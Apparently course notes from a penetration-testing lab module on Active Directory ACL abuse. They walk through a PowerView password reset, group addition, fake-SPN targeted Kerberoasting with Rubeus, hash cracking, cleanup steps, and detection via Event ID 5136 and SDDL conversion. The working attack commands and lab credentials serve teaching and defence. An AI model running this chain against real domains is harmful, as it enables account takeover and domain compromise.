22-ACL Abuse Tactics

Once again, to recap where we are and where we want to get to. We are in control of the `wley` user whose NTLMv2 hash we retrieved by running **Responder** earlier in the assessment. Lucky for us, t**his user was using a weak password**, and we were able to crack the hash offline using Hashcat and retrieve the **cleartext value**. We know that we can use this access to kick off an attack chain that will result in us taking control of the `adunn` user who can perform the DCSync attack, which would give us full control of the domain by allowing us to retrieve the NTLM password hashes for all users in the domain and escalate privileges to Domain/Enterprise Admin and even achieve persistence. To perform the attack chain, we have to do the following:

DCSync attack : attack allow to collect all NTLM hashes for all users and c

1. Use the `wley` user to change the password for the `damundsen` user
2. Authenticate as the `damundsen` user and leverage `GenericWrite` rights to add a user that we control to the `Help Desk Level 1` group
3. Take advantage of nested group membership in the `Information Technology` group and leverage `GenericAll` rights to take control of the `adunn` user

So, first, we must authenticate as `wley` and force change the password of the user `damundsen`. We can start by opening a PowerShell console and authenticating as the `wley` user. Otherwise, we could skip this step if we were already running as this user. To do this, we can create a PSCredential object. :https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.pscredential?view=powershellsdk-7.0.0

Creating a PSCredential Object

```
PS C:\htb> $SecPassword = ConvertTo-SecureString 'transporter@4' -AsPlainText -Force
PS C:\htb> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\wley', $SecPassword)
```


Next, we must create a SecureString object :https://docs.microsoft.com/en-us/dotnet/api/system.security.securestring?view=net-6.0[](https://docs.microsoft.com/en-us/dotnet/api/system.security.securestring?view=net-6.0) which represents the password we want to set for the target user `damundsen`.

Creating a SecureString Object

```
PS C:\htb> $damundsenPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -AsPlainText -Force
```

Finally, we'll use the [Set-DomainUserPassword: https://powersploit.readthedocs.io/en/latest/Recon/Set-DomainUserPassword/[](https://powersploit.readthedocs.io/en/latest/Recon/Set-DomainUserPassword/)](https://powersploit.readthedocs.io/en/latest/Recon/Set-DomainUserPassword/) PowerView function to change the user's password. We need to use the `-Credential` flag with the credential object we created for the `wley` user. It's best to always specify the `-Verbose` flag to get feedback on the command completing as expected or as much information about errors as possible. We could do this from a Linux attack host using a tool such as `pth-net`, which is part of the pth-toolkit.: https://github.com/byt3bl33d3r/pth-toolkit

```
PS C:\htb> cd C:\Tools\
PS C:\htb> Import-Module .\PowerView.ps1
PS C:\htb> Set-DomainUserPassword -Identity damundsen -AccountPassword $damundsenPassword -Credential $Cred -Verbose

VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'damundsen'
VERBOSE: [Set-DomainUserPassword] Password for user 'damundsen' successfully reset
```



```
PS C:\Tools>  $SecPassword = ConvertTo-SecureString 'transporter@4' -AsPlainText -Force

PS C:\Tools>  $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\wley', $SecPassword)
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainUserPassword -Identity damundsen -AccountPassword $damundsenPassword -Credential $Cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'damundsen'
VERBOSE: [Set-DomainUserPassword] Password for user 'damundsen' successfully reset
PS C:\Tools> _
```

We can see that the command completed successfully, changing the password for the target user while using the credentials we specified for the `wley` user that we control. Next, we need to perform a similar process to authenticate as the `damundsen` user and add ourselves to the `Help Desk Level 1` group.

Creating a SecureString Object using damundsen

```
PS C:\htb> $SecPassword = ConvertTo-SecureString 'Pwn3d_by_ACLs!' -AsPlainText -Force
PS C:\htb> $Cred2 = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\damundsen', $SecPassword)
```

Next, we can use the Add-DomainGroupMember function to add ourselves to the target group. We can first confirm that our user is not a member of the target group. This could also be done from a Linux host using the `pth-toolkit`.

Adding damundsen to the Help Desk Level 1 Group

```
PS C:\htb> Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members 'damundsen' -Credential $Cred2 -Verbose

VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'damundsen' to group 'Help Desk Level 1'
```

A quick check shows that our addition to the group was successful.

Confirming damundsen was Added to the Group

```
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select MemberName

MemberName
----------
busucher
spergazed

<SNIP>

damundsen
dpayne
```

At this point, we should be able to leverage our new group membership to take control over the `adunn` user. Now, let's say that our client permitted us to change the password of the `damundsen` user, but the `adunn` user is an admin account that cannot be interrupted. Since we have `GenericAll` rights over this account, we can have even more fun and perform a targeted Kerberoasting attack by modifying the account's servicePrincipalName attribute to create a fake SPN that we can then Kerberoast to obtain the TGS ticket and (hopefully) crack the hash offline using Hashcat.

We must be authenticated as a member of the `Information Technology` group for this to be successful. Since we added `damundsen` to the `Help Desk Level 1` group, we inherited rights via nested group membership. We can now use Set-DomainObject to create the fake SPN. We could use the tool targetedKerberoast to perform this same attack from a Linux host, and it will create a temporary SPN, retrieve the hash, and delete the temporary SPN all in one command.

Creating a Fake SPN


```
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -SET
@{serviceprincipalname='notahacker/LEGIT'} -Verbose

VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'notahacker/LEGIT' for object 'adunn'
```

If this worked, we should be able to Kerberoast the user using any number of methods and obtain the hash for offline cracking. Let's do this with Rubeus.

Kerberoasting with Rubeus

```
PS C:\htb> .\Rubeus.exe kerberoast /user:adunn /nowrap


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2



[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : adunn
[*] Target Domain          : INLANEFREIGHT.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=adunn)(!
(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1
[*] SamAccountName         : adunn
[*] DistinguishedName      : CN=Angela Dunn,OU=Server Admin,OU=IT,OU=HQ-
NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL
[*] ServicePrincipalName   : notahacker/LEGIT
[*] PwdLastSet             : 3/1/2022 11:29:08 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*adunn$INLANEFREIGHT.LOCAL$notahacker/LEGIT@INLANEFREIGHT.LOCAL*
$ <SNIP>
```

Great! We have successfully obtained the hash. The last step is to attempt to crack the password offline using Hashcat. Once we have the cleartext password, we could now authenticate as the `adunn` user and perform the DCSync attack, which we will cover in the next section.



```
┌─[eu-academy-5]─[10.10.15.12]─[htb-ac-1591783@htb-tnhaepto3o]─[~]
└──╼ [★]$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
SyncMaster757    (?)
1g 0:00:00:05 DONE (2024-12-09 17:43) 0.1976g/s 2091Kp/s 2091Kc/s 2091KC/s T0707
78..Sybg9$65
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
┌─[eu-academy-5]─[10.10.15.12]─[htb-ac-1591783@htb-tnhaepto3o]─[~]
└──╼ [★]$
```

Cleanup

In terms of cleanup, there are a few things we need to do:

1. Remove the fake SPN we created on the `adunn` user.
2. Remove the `damundsen` user from the `Help Desk Level 1` group
3. Set the password for the `damundsen` user back to its original value (if we know it) or have our client set it/alert the user

This order is important because if we remove the user from the group first, then we won't have the rights to remove the fake SPN.

First, let's remove the fake SPN from the `adunn` account.

Removing the Fake SPN from adunn's Account

```
PS C:\htb> Set-DomainObject -Credential $Cred2 -Identity adunn -Clear
serviceprincipalname -Verbose

VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'INLANEFREIGHT' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://ACADEMY-EA-
DC01.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP
connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=adunn)(name=adunn)(displayname=adunn))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'adunn'
```

Next, we'll remove the user from the group using the `Remove-DomainGroupMember` function.

Removing damundsen from the Help Desk Level 1 Group

```
PS C:\htb> Remove-DomainGroupMember -Identity "Help Desk Level 1" -Members
'damundsen' -Credential $Cred2 -Verbose

VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Remove-DomainGroupMember] Removing member 'damundsen' from group
'Help Desk Level 1'
True
```

We can confirm the user was indeed removed:

Confirming damundsen was Removed from the Group

```
PS C:\htb> Get-DomainGroupMember -Identity "Help Desk Level 1" | Select
MemberName |? {$_.MemberName -eq 'damundsen'} -Verbose
```

Even though we performed as much cleanup as possible, we should still include every modification that we make in our final assessment report. Our client will want to be apprised of any changes within the environment, and recording everything we do during an assessment in writing helps our client and us should questions arise.

This is just one example attack path. There could be many attack paths in a large domain, some shorter and some more complicated. While this path was fictional for this specific lab environment, I have seen similar attack paths during real-world engagements, and ACL attacks often come into play for furthering access. Sometimes, though, an ACL attack chain may be too time-consuming or potentially destructive, so we may prefer to enumerate the path to present our client with enough evidence to understand the issue and perform remediation.

Detection and Remediation

1. `Auditing for and removing dangerous ACLs`


Organizations should have regular AD audits performed but also train internal staff to run tools such as BloodHound and identify potentially dangerous ACLs that can be removed.

2. `Monitor group membership`

Visibility into important groups is paramount. All high-impact groups in the domain should be monitored to alert IT staff of changes that could be indicative of an ACL attack chain.

3. `Audit and monitor for ACL changes`

Enabling the [Advanced Security Audit Policy]() can help in detecting unwanted changes, especially [Event ID 5136: A directory service object was modified]() which would indicate that the domain object was modified, which could be indicative of an ACL attack. If we look at the event log after modifying the ACL of the domain object, we will see some event ID `5136` created:



Security Number of events: 226,250

Filtered: Log: Security; Source: ; Event ID: 5136. Number of events: 4

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	3/24/2022 10:53:04 AM	Microsoft Windows s...	5136	Directory Service Changes


Event 5136, Microsoft Windows security auditing.

```
        Security ID:            INLANEFREIGHT\administrator
        Account Name:           administrator
        Account Domain:         INLANEFREIGHT
        Logon ID:               0x7869F7

Directory Service:
        Name:   INLANEFREIGHT.LOCAL
        Type:   Active Directory Domain Services

Object:
        DN:     DC=INLANEFREIGHT,DC=LOCAL
        GUID:   DC=INLANEFREIGHT.DC=LOCAL
```

```
Log Name:      Security
Source:        Microsoft Windows security   Logged:         3/24/2022 10:53:04 AM
Event ID:      5136                         Task Category:  Directory Service Changes
Level:         Information                  Keywords:       Audit Success
User:          N/A                          Computer:       ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
OpCode:        Info
More Information:  Event Log Online Help
```

If we check out the `Details` tab, we can see that the pertinent information is written in [Security Descriptor Definition Language (SDDL)]() : [https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptor-definition-language]() which is not human readable.

Viewing Associated SDDL



Security Number of events: 226,250

Filtered: Log: Security; Source: ; Event ID: 5136. Number of events: 4

Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	3/24/2022 10:53:04 AM	Microsoft Windows s...	5136	Directory Service Changes

Event 5136, Microsoft Windows security auditing.

```
ObjectClass              domainDNS
AttributeLDAPDisplayName nTSecurityDescriptor
AttributeSyntaxOID       2.5.5.15
AttributeValue           O:BAG:BAD:AI(D;;DC;;;WD)(OA;CI;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;bf967aba-0de6-
                         11d0-a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
                         (OA;CI;CR;00299570-246d-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
                         00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
                         (OA;CIIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;4828cc14-1437-45bc-9b07-
                         ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5186)
                         (OA;CIIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;bf967aba-0de6-11d0-a285-
                         00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5186)(OA;;CR;3e0f7e18-2c7a-
                         4c10-ba82-4d926db99a3e;;S-1-5-21-3842939050-3880317879-2865463114-522)
                         (OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-3842939050-3880317879-
                         2865463114-498)(OA;;CR;1131f6ab-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-3842939050-
                         3880317879-2865463114-5186)(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;DD)
```

We can use the [ConvertFrom-SddlString cmdlet :https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-sddlstring?view=powershell-7.2[](https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-sddlstring?view=powershell-7.2)] to convert this to a readable format.

Converting the SDDL String into a Readable Format

```
PS C:\htb> ConvertFrom-SddlString "O:BAG:BAD:AI(D;;DC;;;WD)
(OA;CI;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;CR;00299570-246d-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CIIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;4828cc14-1437-45bc-
9b07-ad6f015e5f28;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CIIO;CCDCLC;c975c901-6cea-4b6f-8319-d67f45449506;bf967aba-0de6-11d0-
a285-00aa003049e2;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;;CR;3e0f7e18-2c7a-4c10-ba82-4d926db99a3e;;S-1-5-21-3842939050-
3880317879-2865463114-522)(OA;;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-
5-21-3842939050-3880317879-2865463114-498)(OA;;CR;1131f6ab-9c07-11d1-f79f-
00c04fc2dcd2;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;DD)(OA;CI;CR;89e95b76-444d-
4c62-991a-0facbeda640c;;S-1-5-21-3842939050-3880317879-2865463114-1164)
(OA;CI;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;S-1-5-21-3842939050-
3880317879-2865463114-1164)(OA;CI;CR;1131f6ad-9c07-11d1-f79f-
00c04fc2dcd2;;S-1-5-21-3842939050-3880317879-2865463114-1164)
(OA;CI;CC;4828cc14-1437-45bc-9b07-ad6f015e5f28;;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;CC;bf967a86-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;CC;bf967a9c-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;CC;bf967aa5-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;CC;bf967aba-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;CC;5cb41ed0-0e4c-11d0-a286-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;RP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-3842939050-
3880317879-2865463114-5181)(OA;CI;RP;b1b3a417-ec55-4191-b327-
b72e33e38af2;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;RP;9a7ad945-ca53-11d1-bbd0-0080c76670c0;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;RP;bf967a68-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;RP;1f298a89-de98-47b8-b5cd-572ad53d267e;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;RP;bf967991-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;RP;5fd424a1-1262-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;bf967a06-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;WP;bf967a06-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;bf967a0a-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;WP;3e74f60e-3e73-11d1-a9c0-0000f80367c1;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;3e74f60e-3e73-11d1-a9c0-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;b1b3a417-ec55-4191-b327-b72e33e38af2;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;b1b3a417-ec55-4191-b327-
b72e33e38af2;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;bf96791a-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5172)(OA;CI;WP;bf96791a-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;9a9a021e-4a5b-11d1-a9c3-0000f80367c1;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;0296c120-40da-11d1-a9c0-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;WP;934de926-b09e-11d2-aa06-00c04f8eedd8;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;5e353847-f36c-48be-a7f7-
49685402503c;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;WP;8d3bca50-1d7e-11d0-a081-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;bf967953-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;WP;bf967953-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;e48d0154-bcf8-11d1-8702-
00c04fb96050;;S-1-5-21-3842939050-3880317879-2865463114-5187)
(OA;CI;WP;275b2f54-982d-4dcd-b0ad-e53501445efb;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;bf967954-0de6-11d0-a285-
```

```
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;WP;bf967954-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;bf967961-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5172)
(OA;CI;WP;bf967961-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5187)(OA;CI;WP;bf967a68-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;WP;5fd42471-1262-11d0-a060-00aa006c33ed;;S-1-5-21-3842939050-
3880317879-2865463114-5189)(OA;CI;WP;5430e777-c3ea-4024-902e-
dde192204669;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;WP;6f606079-3a82-4c1b-8efb-dcc8c91d26fe;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;bf967a7a-0de6-11d0-a285-
00aa003049e2;;S-1-5-21-3842939050-3880317879-2865463114-5189)
(OA;CI;WP;bf967a7f-0de6-11d0-a285-00aa003049e2;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;614aea82-abc6-4dd0-a148-
d67a59c72816;;S-1-5-21-3842939050-3880317879-2865463114-5186)
(OA;CI;WP;66437984-c3c5-498f-b269-987819ef484b;;S-1-5-21-3842939050-
3880317879-2865463114-5186)(OA;CI;WP;77b5b886-944a-11d1-aebd-
0000f80367c1;;S-1-5-21-3842939050-3880317879-2865463114-5187)
